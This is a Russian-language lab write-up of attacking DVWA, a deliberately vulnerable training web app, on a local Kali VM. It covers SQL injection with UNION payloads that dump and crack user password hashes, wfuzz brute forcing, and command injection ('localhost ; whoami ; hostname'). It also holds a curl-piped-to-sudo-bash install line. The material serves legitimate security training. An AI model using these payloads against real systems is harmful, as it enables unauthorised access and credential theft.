


Write-up по эксплуатации DVWA

Устанавливаем DVWA на Kali машину с помощью автоматического скрипта, предварительно проверив его на наличие вредоносного кода:

```
$ sudo bash -c "$(curl --fail --show-error --silent --location https://raw.githubusercontent.com/IamCarron/DVWA-Script/main/Install-DVWA.sh)"
```



```
(kali@kali)-[~/Desktop]
$ sudo bash -c "$(curl --fail --show-error --silent --location https://raw.githubusercontent.com/IamCarron/DVWA-Script/main/Install-DVWA.sh)"
[sudo] password for kali: █
```

Скрипт полностью автоматизирует процесс установки и конфигурации DVWA:

1. Проверяет права пользователя.
2. Устанавливает необходимые зависимости (Apache, MariaDB, PHP).
3. Настраивает базу данных и веб-сервер.
4. Скачивает и настраивает DVWA.
5. Предоставляет пользователю инструкции для доступа к приложению (сообщение об успехе / ошибке установки, стандартные логин и пароль).

После этого желательно перевести виртуальную машину в сетевых настройках VirtualBox в режим NAT для безопасного использования DVWA.

В браузере виртуальной машины заходим на <http://localhost/DVWA> и входим под стандартными кредами (admin / password). Видим приветственное сообщение.

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Authorisation Bypass

Open HTTP Redirect

Cryptography

API

DVWA Security

PHP Info

About

Logout

Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to **practice some of the most common web vulnerabilities**, with various levels of difficulty, with a simple straightforward interface.

General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.

Please note, there are **both documented and undocumented vulnerabilities** with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

WARNING!

Damn Vulnerable Web Application is damn vulnerable! **Do not upload it to your hosting provider's public html folder or any internet facing servers**, as they will be compromised. It is recommend using a virtual machine (such as [VirtualBox](#) or [VMware](#)), which is set to NAT networking mode. Inside a guest machine, you can download and install [XAMPP](#) for the web server and database.

Disclaimer

We do not take responsibility for the way in which any one uses this application (DVWA). We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

More Training Resources

DVWA aims to cover the most commonly seen vulnerabilities found in today's web applications. However there are plenty of other issues with web applications. Should you wish to explore any additional attack vectors, or want more difficult challenges, you may wish to look into the following other projects:

- [Mutillidae](#)
- [OWASP Vulnerable Web Applications Directory](#)

Username: admin

Security Level: impossible

Locale: en

SQLi DB: mysql

Damn Vulnerable Web Application (DVWA)

Слева мы видим список уязвимостей. Также мы можем выбрать уровни сложности, от низкого без всякой защиты до невозможного (который защищён от всех возможных попыток взлома, существует для демонстрации надёжной системы).



Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect
Cryptography
API

DVWA Security
PHP Info
About
Logout

Username: admin
Security Level: impossible
Locale: en
SQLi DB: mysql

DVWA Security

Security Level

Security level is currently: **impossible**.

You can set the security level to *low*, *medium*, *high* or *impossible*. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
Prior to DVWA v1.9, this level was known as 'high'.

Impossible 

1. SQL injection

[Low Difficulty]

Мы видим окно поиска по идентификатору пользователя. Кроме того, внизу можно заметить кнопки View Source и View Help. На странице помощи мы видим задачу:

Objective

There are 5 users in the database, with id's from 1 to 5. Your mission... to steal their passwords via SQLi.

Необходимо получить пароли пользователей через инъекцию SQL кода. Просмотрев исходный код запросов к базе данных, мы можем увидеть, что санитизация пользовательского ввода в поле запроса не проводится, следовательно, мы можем встроить вредоносный код прямо в PHP-скрипт.

SQL Injection Source

vulnerabilities/sqli/source/low.php

```
<?php

if( isset( $_REQUEST[ 'Submit' ] ) ) {
    // Get input
    $id = $_REQUEST[ 'id' ];

    switch ( $_DVWA[ 'SQLI_DB' ] ) {
        case MYSQL:
            // Check database
            $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
            $result = mysqli_query($GLOBALS["__mysqli_ston"], $query ) or die( '

```
>
```

' . (is_object($GLOBALS["__mysqli_ston"])) ?

            // Get results
            while( $row = mysqli_fetch_assoc( $result ) ) {
                // Get values
                $first = $row["first_name"];
                $last = $row["last_name"];

                // Feedback for end user
                echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
            }

            mysqli_close($GLOBALS["__mysqli_ston"]);
            break;
        case SQLITE:
            global $sqlite_db_connection;
```

Построим наш вредоносный SQL запрос, ориентируясь на статью с сайта Portswigger (<https://portswigger.net/web-security/sql-injection>).

Vulnerability: SQL Injection

User ID:

ID: 1
First name: admin
Surname: admin

При вводе номера пользователя скрипт выдаёт нам несколько полей таблицы (имя, фамилия). С помощью команды UNION попробуем присоединить к ответу

конфиденциальную информацию, подобрав стандартные названия столбцов для логинов и паролей:

' UNION SELECT user, password FROM users#

> Мы адаптировали синтаксис под MariaDB, где комментарий начинается с #, а не с --

Vulnerability: SQL Injection

User ID:

ID: ' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Мы провели успешную SQL атаку, получив логины пользователей и хэши их паролей.

```
(kali@kali)-[~]
$ hashid e99a18c428cb38d5f260853678922e03
Analyzing 'e99a18c428cb38d5f260853678922e03'
[+] MD2
[+] MD5
[+] MD4
[+] Double MD5
[+] LM
[+] RIPEMD-128
[+] Haval-128
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5
[+] Skype
[+] Snefru-128
[+] NTLM
[+] Domain Cached Credentials
[+] Domain Cached Credentials 2
[+] DNSSEC(NSEC3)
[+] RAdmin v2.x
```

Хэши зашифрованы алгоритмом MD5, который крайне не рекомендуется для защиты персональной информации, так как его легко расшифровать.

CrackStation

CrackStation Password Hashing Security Defuse Security

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
5f4dcc3b5aa765d61d8327deb882cf99
e99a18c428cb38d5f260853678922e03
8d3533d75ae2c3966d7e0d4fcc69216b
0d107d09f5bbe40cade3de5c71e9e9b7
5f4dcc3b5aa765d61d8327deb882cf99
```

Я не робот reCAPTCHA

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, rpeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
5f4dcc3b5aa765d61d8327deb882cf99	md5	password
e99a18c428cb38d5f260853678922e03	md5	abc123
8d3533d75ae2c3966d7e0d4fcc69216b	md5	charley
0d107d09f5bbe40cade3de5c71e9e9b7	md5	letmein
5f4dcc3b5aa765d61d8327deb882cf99	md5	password

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

[Medium Difficulty]

Средний уровень сложности меняет поле ввода на выпадающий список с номером пользователя, поэтому менять значение отправляемого параметра мы будем через консоль разработчика.

Vulnerability: SQL Injection

User ID:

ID: 1
First name: admin
Surname: admin

Vulnerability: SQL Inject

User ID:

ID: 1
First name: admin
Surname: admin

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection/>
- https://owasp.org/www-community/attacks/sql_injection
- <https://bobby-tables.com/>

```
<html lang="en-GB"> scroll
<head> ... </head>
<body class="home light"> overflow
  <div id="container">
    <div id="header"> ... </div>
    <div id="main_menu"> ... </div>
    <div id="main_body">
      <div class="body_padded">
        <h1>Vulnerability: SQL Injection</h1>
        <div class="vulnerable_code_area">
          <form action="#" method="POST">
            <p>
              User ID:
              <select name="id">
                <option value="1">1</option>
                <option value="2">2</option>
                <option value="3">3</option>
                <option value="4">4</option>
```

У тега option есть аргумент value. Цитируя из Доки (<https://doka.guide/html/value/>):
“Если выбран какой-то пункт списка, то при отправке формы на сервер будет передано значение атрибута value этого пункта. Если атрибут не задан, то при отправке будет использоваться текстовое содержимое тега <option>.”
Следовательно, именно значение атрибута будет записываться в переменную \$id, поэтому его мы и будем изменять.

Рассмотрим код скрипта:

SQL Injection Source

vulnerabilities/sqli/source/medium.php

```
<?php
if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $id = $_POST[ 'id' ];
    $id = mysqli_real_escape_string($GLOBALS['__mysqli_ston'], $id);

    switch ( $DVWA[ 'SQLI_DB' ] ) {
        case MYSQL:
            $query = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
            $result = mysqli_query($GLOBALS['__mysqli_ston'], $query) or die( '<pre>

            // Get results
            while( $row = mysqli_fetch_assoc( $result ) ) {
                // Display values
                $first = $row[ 'first_name' ];
                $last = $row[ 'last_name' ];
```

Мы видим, что теперь наше значение будет обрабатываться функцией *mysqli_real_escape_string()*. Она предназначена для экранирования кавычек в строках.

Изменим наш запрос с прошлого уровня, чтобы у нас не оставались кавычки и выполнялось условие:

```
1 or 1=1 UNION SELECT user, password FROM users#
```

Используем его как значение атрибута value и нажимаем кнопку Submit для отправки POST-запроса:

User ID:

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: admin
Surname: admin

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: Gordon
Surname: Brown

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: Hack
Surname: Me

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: Pablo
Surname: Picasso

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: Bob
Surname: Smith

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Получаем логины и хэши паролей. Алгоритм шифрования тот же – MD5.

2. Brute Force

Objective

Your goal is to get the administrator's password by brute forcing. Bonus points for getting the other four user passwords!

Наше задание – получить пароль администратора, а также бонусное задание – получить пароли остальных юзеров.

Брутить пароли будем по словарю с помощью программы **wfuzz**. Посмотрим какие словари есть у нас словари на Kali машине:

```
$ ls /usr/share/wordlists
```

```
(kali@kali)-[~]  
$ ls /usr/share/wordlists  
amass    dirbuster  fasttrack.txt  john.lst  metasploit  rockyou.txt  wfuzz  
dirb     dnsmap.txt  fern-wifi      legion    nmap.lst    sqlmap.txt   wifite.txt
```

Мы также можем дополнительно скачать необходимые словари из репозитория Daniel Miessler: <https://github.com/danielmiessler/SecLists/>. Это обширный сборник словарей на большинство возникающих ситуаций (фаззинг, брут кредов и т.д.) Использовать ли нам огромный словарь вроде rockyou.txt или же ограничимся небольшим 10k-most-common.txt? Полагаю, пароли к легкому уровню будут простые, поэтому скачаем и пробуем второй вариант.

```
$ wget
```

```
https://raw.githubusercontent.com/danielmiessler/SecLists/refs/heads/master/Passwords/Common-Credentials/10k-most-common.txt
```

Теперь составим запрос. Стоит учитывать, что неправильные варианты так же выдают ответ 200 от сервера. То есть, отфильтровать по коду ответа не получится. Мы наблюдаем, что при некорректном вводе пароля у нас появляется дополнительное сообщение, чем и воспользуемся, отсеивая варианты с этим содержанием. Не забудем указать информацию из cookies.

Vulnerability: Brute Force

Login

Username:

admin

Password:

Login

Username and/or password incorrect.

```
$ wfuzz --hs 'incorrect' -c -w '10k-most-common.txt' -b 'security=low;
PHPSESSID=440fd62e1487053ac639812ea8930693'
"http://127.0.0.1/DVWA/vulnerabilities/brute/index.php?username=admin&password=FUZZ
&Login=Login"
```

```
(kali@kali)-[/usr/share/wordlists]
$ wfuzz --hs 'incorrect' -c -w '10k-most-common.txt' -b 'security=low; PHPSESSID=440fd62e1487
053ac639812ea8930693' "http://127.0.0.1/DVWA/vulnerabilities/brute/index.php?username=admin&pas
sword=FUZZ&Login=Login"
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled agains
t Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation f
or more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****

Target: http://127.0.0.1/DVWA/vulnerabilities/brute/index.php?username=admin&password=FUZZ&Logi
n=Login
Total requests: 10000
```

ID	Response	Lines	Word	Chars	Payload	Windows	Author
0000000001:	200	113 L	281 W	4745 Ch	"password"	Multiple	Makoto Mogori

```

Total time: 0
Processed Requests: 10000
Filtered Requests: 9999
Requests/sec.: 0
```

Зайдем в админский аккаунт.

Vulnerability: Brute Force


Login

Username:

Password:







Login

Welcome to the password protected area admin



Приветствие состоит из абзаца и картинки, казалось бы, ничего интересного. Однако, взглянем на адрес картинки: <http://localhost/DVWA/hackable/users/admin.jpg>. Мы можем пройти в директорию users и увидеть список логинов юзеров, потому что ограничения доступа к этой директории нам не настроили.

Index of /DVWA/hackable/users

Name	Last modified	Size	Description
<hr/>			
 Parent Directory		-	
 1337.jpg	2025-06-12 17:56	3.6K	
 admin.jpg	2025-06-12 17:56	3.5K	
 gordonb.jpg	2025-06-12 17:56	3.0K	
 pablo.jpg	2025-06-12 17:56	2.9K	
 smithy.jpg	2025-06-12 17:56	4.3K	

Apache/2.4.63 (Debian) Server at localhost Port 80

Теперь наши действия аналогичны бруту аккаунта админа, и мы сможем получить пароли всех пользователей.

ID	Response	Lines	Word	Chars	Payload
<hr/>					
000004013:	SQL Injection 200 (non-fatal)	113 L	281 W	4743 Ch	"charley"

ID	Response	Lines	Word	Chars	Payload
<hr/>					
000000014:	SQL Injection 200 (non-fatal)	113 L	281 W	4749 Ch	"abc123"

ID	Response	Lines	Word	Chars	Payload
<hr/>					
000000011:	SQL Injection 200 (non-fatal)	113 L	281 W	4745 Ch	"letmein"

ID	Response	Lines	Word	Chars	Payload
<hr/>					
000000001:	SQL Injection 200 (non-fatal)	113 L	281 W	4747 Ch	"password"

3. Command Injection

Objective

Remotely, find out the user of the web service on the OS, as well as the machines hostname via RCE.

Наша задача - найти пользователя, под которым запущена веб-служба Apache, а также имя хоста машины. Перед нами открывается окно с возможностью пинга IP адреса.

Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
PING localhost (::1) 56 data bytes
64 bytes from localhost (::1): icmp_seq=1 ttl=64 time=0.037 ms
64 bytes from localhost (::1): icmp_seq=2 ttl=64 time=0.125 ms
64 bytes from localhost (::1): icmp_seq=3 ttl=64 time=0.026 ms
64 bytes from localhost (::1): icmp_seq=4 ttl=64 time=0.025 ms

--- localhost ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3064ms
rtt min/avg/max/mdev = 0.025/0.053/0.125/0.041 ms
```

Предположив, что адрес, который мы вводим, используется для команды **ping** без санитизации ввода непосредственно в терминале, проверим это с помощью **echo**.

```
localhost && echo 'You've been hacked!'
```

Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
PING localhost (::1) 56 data bytes
64 bytes from localhost (::1): icmp_seq=1 ttl=64 time=0.012 ms
64 bytes from localhost (::1): icmp_seq=2 ttl=64 time=0.035 ms
64 bytes from localhost (::1): icmp_seq=3 ttl=64 time=0.019 ms
64 bytes from localhost (::1): icmp_seq=4 ttl=64 time=0.029 ms

--- localhost ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3058ms
rtt min/avg/max/mdev = 0.012/0.023/0.035/0.008 ms
```

```
You've been hacked!
```

Теперь выведем имя пользователя и хоста с помощью:

```
localhost ; whoami ; hostname
```

Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
PING localhost (::1) 56 data bytes
64 bytes from localhost (::1): icmp_seq=1 ttl=64 time=0.011 ms
64 bytes from localhost (::1): icmp_seq=2 ttl=64 time=0.035 ms
64 bytes from localhost (::1): icmp_seq=3 ttl=64 time=0.036 ms
64 bytes from localhost (::1): icmp_seq=4 ttl=64 time=0.028 ms

--- localhost ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3051ms
rtt min/avg/max/mdev = 0.011/0.027/0.036/0.010 ms
```

```
www-data
kali
```

Мы успешно произвели **исполнение произвольного кода**.